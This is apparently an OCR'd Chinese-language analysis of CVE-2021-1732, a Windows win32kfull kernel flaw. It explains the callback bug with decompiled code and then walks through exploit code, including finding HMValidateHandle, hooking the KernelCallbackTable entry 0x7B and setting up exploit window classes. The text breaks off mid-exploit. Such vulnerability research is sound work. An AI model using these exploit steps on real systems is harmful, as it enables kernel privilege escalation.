
CVE-2021-1732

0x00背景

　　蔓灵花（BITTER）组织针对我国政府部门、科研机构发起攻击使用的Windows内核提权漏洞，编号为CVE–2021–1732，此漏洞利用Windows操作系统win32kfull.sys一处用户态回调，破坏函数正常执行流程，造成窗口对象扩展数据的属性设置错误，最终导致内核空间的内存越界读写。

0x01漏洞原理


Windows窗口创建（CreateWindowEx）过程中，当遇到窗口对象tagWND有扩展数据时（tagWND.cbwndExtra != 0），会通过nt!KeUserModeCallback回调机制调用用户态ntdll!_PEB.kernelCallbackTable（offset+0x58）里的函数：user32!_xxxClientAllocWindowClassExtraBytes，从而在用户态通过系统堆分配器申请（RtlAllocateHeap）扩展数据的内存。


User Mode
Kernel Mode
user32!CreateWindowExW
user32!CreateWindowInternal
user32!VerNtUserCreateWindowEx
win32u!NtUserCreateWindowEx
syscall
win32kfull!NtUserCreateWindowEx
win32kfull!xxxCreateWindowEx
tagWND
+0xc8 cbWndExtra
+0xe8 extraFlag
+0x128 pExtraBytes
user mode
allocated memory
user32!_xxxClientAllocWindowClassExtraBytes
nt!KeUserModeCallback
win32kfull!xxxClientAllocWindowClassExtraBytes


内核窗口对象tagWND的扩展数据有两种保存方式:

1. 保存于用户态系统堆,用户态系统堆申请的扩展数据内存指针直接保存于tagWND.pExtraBytes。
2. 保存于内核态桌面堆：函数NtUserConsoleControl调用会通过DesktopAlloc在内核态桌面堆分配内存，计算分配的扩展数据内存地址到桌面堆起始地址的偏移，保存在tagWND.pExtraBytes中，并修改tagWND.extraFlag |= 0x800

win32kfull!NtUserCreateWindowEx创建窗口时会判断tagWND->cbWndExtra(窗口实例额外分配内存数)，该值不为空时调用win32kfull!xxxClientAllocWindowClassExtraBytes函数分配内存返回分配地址。



```
LODWORD(v266) = 0;
if ( (unsigned __int8)tagWND::RedirectedFieldcbwndExtra<int>::operator!=(v39 + 177, &v266) )
{
  *(_QWORD *)(*(_QWORD *)(v39 + 0x28) + 0x128i64) = xxxClientAllocWindowClassExtraBytes(*(unsigned int *)(*(_QWORD *)(v39 + 0x28) + 0xC8i64));
  v311 = 0i64;
  if ( (unsigned __int8)tagWND::RedirectedFieldpExtraBytes::operator==<unsigned __int64>(v39 + 320, &v311) )
  {
    v246 = 2;
    goto LABEL_470;
  }
```

win32kfull!xxxClientAllocWindowClassExtraBytes函数中，通过使用用户回调，进行用户态函数调用。KeUserModeCallback用户模式回调调用KernelCallbackTable中ApiNumber为0x7B的函数，即User32!_xxxClientAllocWindowClassExtraBytes




```
    KeBugCheckEx(0x160u, gdwInAtomicOperation, 0i64, 0i64, 0i64);
  ReleaseAndReacquirePerObjectLocks::ReleaseAndReacquirePerObjectLocks((ReleaseAndReacquirePerObjectLocks *)&v10
  LeaveEnterCritProperDisposition::LeaveEnterCritProperDisposition((LeaveEnterCritProperDisposition *)&v9);
  EtwTraceBeginCallback(0x7Bi64);
  v2 = KeUserModeCallback(0x7Bi64, &v12, 4i64, &v7, &v11);// USER32!_xxxClientAllocWindowClassExtraBytes
  EtwTraceEndCallback(0x7Bi64);
  LeaveEnterCritProperDisposition::~LeaveEnterCritProperDisposition((LeaveEnterCritProperDisposition *)&v9);
  ReleaseAndReacquirePerObjectLocks::~ReleaseAndReacquirePerObjectLocks((ReleaseAndReacquirePerObjectLocks *)&v1
  if ( v2 < 0 || v11 != 24 )
    return 0i64;
```

User32!_xxxClientAllocWindowClassExtraBytes函数中，调用RtlAllocateHeap申请堆内存，并通过调用User32!NtCallbackReturn将返回内核函数，而申请的用户模式内存地址和大小即为KeUserModeCallback第四和第五参数。拿到获得的地址，写入*(tagWND+5*8)+0x128字段。



```
NTSTATUS __fastcall _xxxClientAllocWindowClassExtraBytes(unsigned int *a1)
{
  _QWORD Result[5]; // [rsp+20h] [rbp-28h] BYREF

  LODWORD(Result[1]) = 0;
  Result[2] = 0i64;
  Result[0] = RtlAllocateHeap(pUserHeap, 8u, *a1);
  return NtCallbackReturn(Result, 0x18u, 0);
}
```

在利用样本中，存在另外一个关键的函数win32u!NtUserConsoleControl。此函数经过系统调用进入内核中，调用win32kfull!NtUserConsoleControl函数。后者内部调用win32kfull!xxxConsoleControl函数。
win32kfull!xxxConsoleControl函数中，会将*(tagWnd+0x28)+0x128处的值修改为一个offset,计算方式为offset = DesktopAlloc值–原本存在的pointer值，同时，设置*(tagWnd+0x28)+0xE8处的值，加上0x800标志，可以理解为一个flag，意味着当前extra data地址的寻址方式变为offset方式。




```
    if ( *(_DWORD *)(*v16 + 0xE8) & 0x800 )
    {
      ReAlloc_DesktopAlloc = *(_QWORD *)(v22 + 0x128) + *(_QWORD *)(*(_QWORD *)(v15 + 0x18) + 0x80i64);
    }
    else
    {
      ReAlloc_DesktopAlloc = DesktopAlloc(*(_QWORD *)(v15 + 0x18), *(_DWORD *)(v22 + 0xC8));
      if ( !ReAlloc_DesktopAlloc )                // 分配失败
      {
        v5 = 0xC0000017;
LABEL_33:
        ThreadUnlock1(v22, v19, v20, v21);
        return v5;
      }
      if ( *(_QWORD *)(*v16 + 0x128) )
      {
        v24 = ((__int64 (__fastcall *)(__int64, __int64, __int64, __int64))PsGetCurrentProcess)(v22, v19, v20, v21);
        v31 = *(_DWORD *)(*v16 + 200);
        v30 = *(const void **)(*v16 + 0x128);
        memmove((void *)ReAlloc_DesktopAlloc, v30, v31);
        if ( !(*(_DWORD *)(v24 + 0x30C) & 0x40000008) )
          xxxClientFreeWindowClassExtraBytes(v15, *(_QWORD *)(*(_QWORD *)(v15 + 0x28) + 0x128i64));
      }
      v22 = ReAlloc_DesktopAlloc - *(_QWORD *)(*(_QWORD *)(v15 + 0x18) + 0x80i64);
      *(_QWORD *)(*v16 + 0x128) = v22;
    }
    if ( ReAlloc_DesktopAlloc )
    {
      *(_DWORD *)ReAlloc_DesktopAlloc = *(_DWORD *)(v4 + 8);
      *(_DWORD *)(ReAlloc_DesktopAlloc + 4) = *(_DWORD *)(v4 + 0xC);
    }
    *(_DWORD *)(*v16 + 0xE8) |= 0x800u;
```

在poc中，我们选择在销毁窗口时触发漏洞， win32kfull!xxxFreeWindow 函数会判断上述flag是否被设置，若被设置，则代表对应的内核结构中存储的是offset，调用RtlFreeHeap函数释放相应的内存；若未被设置，则代表对应的内核结构中存储的是内存地址，调用xxxClientFreeWindowClassExtraBytes借助用户态回调函数进行释放。

在xxxClientAllocWindowClassExtraBytes回调函数内，可以借助NtCallbackReturn控制返回值，回调结束后，会用返回值覆写之前的offset，但并未清除相应的flag。在poc中，我们返回了一个用户态堆地址，从而将原来的offset覆写为一个用户态堆地址（fake_offset）。这最终导致win32kfull!xxxFreeWindow在用RtlFreeHeap释放内核堆时出现了越界访问。

- RtlFreeHeap所期望的释放地址是RtlHeapBase+offset；
- RtlFreeHeap实际释放的地址是RtlHeapBase+fake_offset；


User Mode
Kernel Mode
CreateWindowEx
xxxCreateWindowEx
call
Hook_xxxClientAllocWindowsClassExtraBytes
callback
*((TagWND+0x28) + 0x128) = xxxClientAllocWindowClassExtraBytes(Length)
*((TagWND+0x28) + 0x128) = fake_offset
call
NtUserConsoleControl
NtUserConsoleControl
call
xxxConsoleControl
call
NtCallbackReturn
change to offset
*((tagWND+0x28) + 0x128) = offset
set flag
*((tagWND+0x28) + 0xE8) |= 0x800
return fake_offset
DestoryWindow
xxxDestoryWindow
The flag has not been cleared
call
xxxFreeWindow
check
*((tagWND+0x28) + 0xE8) & 0x800 == TRUE
yes
call
RtlFreeHeap
expected
free address = RtlHeapBase + offset
wrong
free address = RtlHeapBase + fake_offset
OOB Free


0x02漏洞利用

Init()


在Main函数中调用Init()来完成前期的初始化工作，里面包括获取HMValidateHandle的地址，对USER32！xxxClientAllocWindowClassExtraBytes进行Hook

HMValidateHandle()

首先通过IsMenu函数搜索未导出的函数HmValidateHandle，该函数可用于获取一个应用层窗口句柄对应的内核句柄对象在应用层的内存映射。



```
0:024> u user32!IsMenu
USER32!IsMenu:
00007ff9`bd5989e0 4883ec28        sub     rsp,28h
00007ff9`bd5989e4 b202            mov     dl,2
00007ff9`bd5989e6 e805380000      call    USER32!HMValidateHandle (00007ff9`bd59c1f0)
00007ff9`bd5989eb 33c9            xor     ecx,ecx
00007ff9`bd5989ed 4885c0          test    rax,rax
00007ff9`bd5989f0 0f95c1          setne   cl
00007ff9`bd5989f3 8bc1            mov     eax,ecx
00007ff9`bd5989f5 4883c428        add     rsp,28h
```




```
HMODULE_User32 = GetModuleHandleA("User32.dll");
pfn_IsMenu IsMenu = (pfn_IsMenu)GetProcAddress(HMODULE_User32, "IsMenu");
v2 = 0;
v3 = 0;
while (*((BYTE*)IsMenu + v3) != 0xE8)
{
    ++v2;
    if (++v3 >= 0x15)
        return FALSE;
}
_HMValidateHandle = (pfn_HMValidateHandle)((char*)IsMenu + v2 + (__int64)*(int*)((char*)IsMenu + v2 + 1) + 5);
::IsMenu(0);
```

看出已导出函数IsMenu第一个Call调用的是HmValidateHandle，在代码中先导出Ismenu的函数地址，然后搜索第一个E8(call)根据后面的偏移算出HmValidateHandle函数的地址。

函数所在的地址 = call指令所在地址+ 偏移 +表示地址的字节长度

Hook()



```
v5 = __readgsqword(0x60);
ULONGLONG KernelCallbackTable = *(ULONGLONG*)((char*)v5 + 0x58);

__Origin_USER32_xxxClientAllocWindowClassExtraBytes = (pfn_xxxClientAllocWindowClassExtraBytes)(*(ULONGLONG*)((char*)KernelCallbackTable + 0x7B * 8));

VirtualProtect((char*)KernelCallbackTable + 0x7B * 8, 0x300, 0x40, &flOldProtect);
*((PVOID*)KernelCallbackTable + 0x7B) = _Fake_USER32_xxxClientAllocWindowClassExtraBytes;
VirtualProtect((char*)KernelCallbackTable + 0x7B * 8, 0x300, flOldProtect, &flOldProtect);
```

使用__readgsqword(0x60)来获取64位下的PEB，__readfsqword(0x30)可以获取32位下的PEB

使用__readgsqword(0x30)可以获取64位下的TEB，__readfsqword(0x18);可以获取32位下的TEB


PEB+0x58是KernelCallbackTable，根据第一个参数ApiNumber来调用表中的函数

```
KeUserModeCallback (
    IN ULONG ApiNumber,
    IN PVOID InputBuffer,
    IN ULONG InputLength,
    OUT PVOID *OutputBuffer,
    IN PULONG OutputLength
    )
```

表中第0x7B个为User32!_xxxClientAllocWindowClassExtraBytes


User32!_xxxClientAllocWindowClassExtraBytes函数中，调用RtlAllocateHeap申请堆内存，并通过调用User32!NtCallbackReturn将返回内核函数，而申请的用户模式内存地址和大小即为KeUserModeCallback第四和第五参数。拿到获得的地址，写入*(tagWND+5*8)+0x128字段。
得到这个函数的地址后，我们将其替换为自定义的_Fake_USER32_xxxClientAllocWindowClassExtraBytes()函数。

NormalWindows&MagicWindows




```
__randnum_0x1234_1 = (rand() % 255 + 0x1234) | 1;


WndClassExW.hIcon = 0;
WndClassExW.hbrBackground = 0;
WndClassExW.lpszClassName = 0;
WndClassExW.lpfnWndProc = (WNDPROC)WindowProc;
WndClassExW.cbSize = 80;
WndClassExW.style = 3;
WndClassExW.cbClsExtra = 0;
WndClassExW.cbWndExtra = __randnum_0x1234_1;
WndClassExW.hInstance = GetModuleHandleW(0);
WndClassExW.lpszClassName = L"Class1";
_Atom1 = RegisterClassExW(&WndClassExW);


WndClassExW.cbWndExtra = 32;
WndClassExW.lpszClassName = L"Class2";
_Atom2 = RegisterClassExW(&WndClassExW);
CreatePopupMenu();
```

在Init里注册两种函数，一种是cbWndExtra为0x20的正常函数，一种是cbWndExtra为随机生成的用于漏洞利用的函数。
创建十个正常的窗口，然后将句柄作为参数使用HMValidateHandle()获取这10个窗口句柄对应的内核窗口对象在应用层的映射。然后保存了0，1的窗口对象的应用层映射内存，其偏移0x8的位置为对应的内核对象在内核地址中的偏移。




```
        VirtualQuery(v6, &Buffer, 0x30);

        if (__BaseAddress == NULL)
        {
            __BaseAddress = Buffer.BaseAddress;
            __RegionSize = Buffer.RegionSize;
        }
        else
        {
            if (__BaseAddress >= Buffer.BaseAddress)//寻找最小的基地址
            {
                __BaseAddress = Buffer.BaseAddress;
                __RegionSize = Buffer.RegionSize;
            }
        }
```

使用VirtualQuery我们获取内存页信息
循环查询这十个内存页的最小基址和大小，并保存起来。

